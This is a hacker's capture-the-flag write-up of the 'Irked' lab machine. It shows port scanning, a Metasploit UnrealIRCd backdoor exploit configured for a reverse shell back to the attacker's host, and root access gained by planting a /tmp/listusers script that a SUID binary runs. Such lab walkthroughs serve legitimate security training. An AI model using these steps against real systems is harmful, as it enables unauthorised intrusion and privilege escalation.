Irked /Solved

Irked is a pretty simple and straight-forward box which requires basic enumeration skills. It shows the need to scan all ports on machines and to investigate any out of the place binaries found while enumerating a system.

Enumeration

IP Address : 10.129.1.20

Nmap Scan :

```
nmap -sCV -T4 10.129.1.20
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-11 14:02 EST
Nmap scan report for 10.129.1.20
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp open  rpcbind 2-4 (RPC #100000)
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          43831/tcp6  status
|   100024  1          46291/udp   status
|   100024  1          48106/tcp   status
|_  100024  1          60232/udp6  status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initial Access

Gobuster

```
gobuster dir -u http://irked.htb/  -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
```

Something sintersting is that port 111 is open , which is unusual in the boxes . it shares us that RPC is open on the machine

After gaining some info about that , we get to know the real funcvtion of port 111


Port 111 is dedicated to the Remote Procedure Call (RPC) portmapper service, which allows RPC clients to discover what ports RPC services are available.

SO the Wesbite Also says that IRC is running

IRC is almost working!

IRC is Internet Relay chat

Port 8067 is Open



```
┌──(root㉿kali)-[/home/kali/oscp/machines/irked]
└─# nmap  -sC -sV -p 8067  10.129.1.20

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-11 14:31 EST
Nmap scan report for irked.htb (10.129.1.20)
Host is up (0.26s latency).

PORT     STATE SERVICE VERSION
8067/tcp open  irc     UnrealIRCd
```


so the protocol is UnreallRCD and we have to llok what it does and what is the case

IRC

So we try to talk to the IRC server:

```
Command :

PASS yash
```

```
NICK yash
USER yash pleasesubscibe andinstall :yash
```




```
└─# nc 10.129.1.20  8067
:irked.htb NOTICE AUTH :*** Looking up your hostname...
PASS yash
NICK yash
USER yash pleasesubscribe:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
USER yash pleasesubscribe and comment :yash
:irked.htb 001 yash :Welcome to the ROXnet IRC Network yash!yash@10.10.14.108
:irked.htb 002 yash :Your host is irked.htb, running version Unreal3.2.8.1
:irked.htb 003 yash :This server was created Mon May 14 2018 at 13:12:50 EDT
:irked.htb 004 yash irked.htb Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGj
:irked.htb 005 yash UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANN
erver
```

We get the Server verion that is very crucial

Version : Unreal 3.2.8.1

We got the shell from using this exploit in meterpreter




```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.10.14.108
lhost => 10.10.14.108
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4444
lport => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS   10.129.1.20      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    8067             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.108     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

But we can read the user.txt

After Searching for the conclusion we got the .backup file which has a hint

The hind is that we have steganography in the image



```
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
ircd@irked:/home/djmardov/Documents$ 
```

SO basically this is a type of password with the Steg hide we will crack it and ge the real creds for the use

So the Answer of why i Couldnt read the user.txt is because i was not the auhor djmardov, and after the ssh i was the user .

Its all about the permisions

Ater Not Finding anything we get to the Peass and Enum

we use LinEnum


NOTE : If we are downloading LinEnum from the Server , and it is denying then we have to get to the /dev/shm dierctory becsue it is the temporary directory

Priv Esc

This File was find by the Lin Enum i

I didn't get the Lin Enum Myself but the video i see got the file.

and In that we get this binary that has SUID permissions



```
djmardov@irked:/$ ls -la /usr/bin/viewuser
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
djmardov@irked:/$ 
```

By Command view user we can run and the output is

```
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
djmardov@irked:/$ viewuser
This application is being devleoped to set and test user perm
issions
It is still being actively developed
(unknown) :0           2026-02-11 14:00 (:0)
djmardov pts/1         2026-02-11 15:27 (10.10.14.108)
sh: 1: /tmp/listusers: not found
```

Since viewuser is a binary or library we can user ltrace or strace to open it and see the inner

After using ltrace

```
ltrace ./viewuser
__libc_start_main(["./viewuser"] <unfinished ...>
puts("This application is being devleo"...This application is
being devleoped to set and test user permissions
)
= 69
puts("It is still being actively devel"...It is still being a
ctively developed
)
= 37
```

```
system("who"kali     seat0        2026-02-11 13:47 (:0)
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 0
setuid(0)
= 0
system("/tmp/listusers"sh: 1: /tmp/listusers: not found
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 32512
+++ exited (status 0) +++
```


So the main path was the view user , in the viewuser we see that when it execute4s it runs listusers file as a root and whatever in the liestuser is there it will execute .

there was not list user file in the tmp folder

- We create the listuser file
- we put the command in the file

```
djmardov@irked:/tmp$ echo '#/bin/bash' > listusers
djmardov@irked:/tmp$ echo '/bin/bash' >> listusers
```

After Executing the view user we got the root flag



```
root@irked:/root# cat root.txt
33b30e0fd86632fd8bdce0bc17656633
root@irked:/root#
```

Conclusion

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- Always look for the SUID Binaries
- Look for the Unusual names or made up names such as this listuser , viewsuser
- check the binaries permission